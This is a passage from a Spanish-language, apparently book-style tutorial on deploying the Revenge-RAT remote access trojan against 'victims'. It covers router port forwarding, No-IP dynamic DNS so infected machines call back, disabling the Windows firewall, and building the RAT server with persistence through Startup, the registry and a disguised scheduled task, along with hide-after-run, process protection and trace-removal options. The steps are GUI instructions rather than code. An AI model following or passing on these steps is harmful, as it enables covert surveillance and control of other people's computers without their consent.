


Imagen 2.7.4. Muestra las configuraciones para abrir un nuevo puerto.

- En este punto podemos ver que es fácil identificar lo que necesitamos, un acceso remoto de tipo Escritorio Remoto, en otros Modem de diferente modelo puede variar un poco este tipo de configuración. La siguiente parte muestra datos de la conexión y permisos que no todos los equipos tendrán, en este caso agrego mi computadora que está marcada como PC192 una vez hecho esto elegimos tipo de protocolo **TCP/UDP** en otras versiones puede venir la opción de **Bots**, simplemente es la misa, ahora elegimos el puerto que deseamos abrir para este dispositivo y lo habilitamos.

Listo ahora podemos ver si se agregó todo bien:

Imagen 2.7.5. Muestra el puerto asignado exitosamente.

- Una vez ya Abiertos sus puertos podemos acceder a la configuración del troyano, para este ejemplo usaremos el Revenge-RAT v.0.1 Descargado desde Google.

Ahora lo que vamos hacer es algo fácil primero a considerar 2 cosas, como conectarán las víctimas a nuestra máquina ya que los **RAT'S** son de conexión inversa. Esto se debe a que nosotros configuraremos nuestro módem y cortafuegos tanto del módem como de nuestra máquina para que las víctimas se conecten a nuestro Panel del **RAT** y así poder hacer el monitoreo sin ningún problema.

*Se imaginan si nosotros nos conectáramos a ellos? → No podríamos, por que tendríamos que configurar físicamente los puertos y cortafuegos para poder establecer la conexión. Por eso se ocupan de conexión inversa.

Por eso consideraremos estás 2 cosas:

1.- Conseguir un **VPN** → Virtual Prívate Network. Este tipo de servicio nos ofrece una **IP** fija.

*Para que la **IP** fija? → Por que nuestra víctima tiene que conectarse a ella siempre ya que nuestro **ISP** (proveedor de servicio a internet) nos dan IP dinámicas y bueno no siempre tendremos la misma IP y si configuramos nuestro infectado con nuestra IP actual y el día de mañana cambia la IP perderemos la conexión ya que la IP cambió y la victima tratará de conectarse a la IP predefinida por nosotros.

2.- Usar el servicio de **DNS** dinámico como el **NO-IP DNS** ese lo buscamos en google y nos registraremos, más adelante explicaremos como y donde poner la ***IP*** o el ***DNS***.

*Por qué **NO-IP** → Como hemos dicho NO-IP, el servicio DNS dinámico que nos crearemos re-direccionará siempre a nuestra IP actual. Ejemplo de cómo funciona No-IP. Ver imagen 2.9.0.




Imagen 2.7.6. Muestra cómo funciona No-ip.

- Bueno ya registrándonos y obteniendo nuestro DNS y bajado nuestro cliente NO-IP DUC lo vamos a ejecutar e iniciar sesión en él:




Imagen 2.7.7. Muestra la ventana de estado de no-ip Duc-Client.

- Como pueden ver ahí tengo mi IP actual. Ahora mi DNS re-direccionará a mi IP actual donde vemos que está marcado y funcionando, pinchamos en la pantalla principal en Edit Hosts:




Imagen 2.7.8. Muestra el host a donde estoy conectado.

Revisemos que esté marcado y denle en Save. Ahora en la primera pestaña **File** y en **Preferences** debemos tenerlo como se muestra en la imagen.

- Seleccionamos su adaptador de RED en este caso yo tengo varios porque tengo VMWARE elegiré mi adaptador de Red físico que es **Atheros**.




Imagen 2.7.9. Muestra las configuraciones de Client No-IP.

NOTA: Podemos cerrar el NO-IP desde esa pantalla, pero estará y deberá estar activo para poder mantener la conexión:

Imagen 2.8.0. Muestra el cliente no-ip en ejecución.

Cómo podemos ver que aún sigue activo, le damos en mostrar en la barra de tareas en mostrar iconos ocultos y veamos si sigue ahí.

- Vamos a desactivar nuestro firewall de Windows para que nos dé permiso de que accedan a nuestro equipo las víctimas, solo será para establecer la conexión:




Imagen 2.8.1. Muestra el acceso al Firewall.

Aparte de desactivarlo vamos a poner la excepción del programa en este caso el RAT. Accedemos a Permitir un programa o una característica a través del firewall de Windows.

- Buscamos el nombre del programa y le agregamos la excepción:




Imagen 2.8.2. Muestra el apartado de Firewall de Windows.

Nota: En caso de que no conecten con esta configuración y me refiero al hacer pruebas, tendremos que desactivar el servicio del **Firewall.**

- Ejecutamos la siguiente instrucción tal como se muestra en la imagen:




Imagen 2.8.2. Muestra el apartado de Firewall de Windows.

Buscamos el **Firewall** de Windows:




Imagen 2.8.4. Muestra el listado se servicios.

- Realizamos los siguientes cambios:




Imagen 2.8.5. Deshabilitando el Firewall.

- Doble Clic y lo desactivamos. Aceptar y reiniciamos.

Configurando el RAT.

- Ahora si podemos configurar nuestro RAT. Abrimos el RAT en unas versiones u otros RAT piden que escojas el puerto desde un principio, que será el puerto de escucha.

En este caso lo pide cuando le demos en START:




Imagen 2.8.6. Muestra el puerto a escuchar.

Como yo abrí el puerto **1333 y el 7000** en el Modem de Telmex pondré 1333 el cual será el puerto de escucha. Ahora le daré en **FILE → create server**:




Imagen 2.8.5. Deshabilitando el Firewall.

1.- Ponemos nuestro DNS que creamos en NO-IP.

2.- El puerto que abrimos.

3.- Le Damos ADD y se mostrará en la lista en este caso la marque con el número 4.

5.- Copy server.

6.- Marcamos en copiar server.

7.- Folder Path marcamos el Startup, este creará un acceso directo en esta ruta para que cada vez que se reinicie el equipo se ejecute el acceso directo.

8.- Generamos un mutex.

9.- Todavía no le demos en Build.

- Segunda opción de configuración. Marcamos que se instale en el registro:




Imagen 2.8.8. Muestra la configuración del server 2ª Parte.

Pestaña SU

- Marcamos que se instale en startup:




Imagen 2.8.9. Muestra opciones de modo inicio e instalación en persistencia.

Pestaña ST.

- Install in schedule Task y lo marcamos. Podemos disfrazarla con un nombre de algún proceso de Windows:




Imagen 2.9.0. Muestra instalación y persistencia.

Pestaña OT.

Hide After Run. Se ejecuta en modo oculto después de iniciarse.

Protect Process. Protege el proceso, para evitar ser detenida la aplicación.

Melt / esta parte deja sin rastros la persistencia cuando se desee desintalar.

- Podemos ponerle un icono, es opcional:




Imagen 2.9.1. Muestra proteger el proceso.

- Ahora si le damos en **Build** y lo guardamos con un nombre o por default y ahora si podemos ejecutarlo en nuestra máquina para prueba.

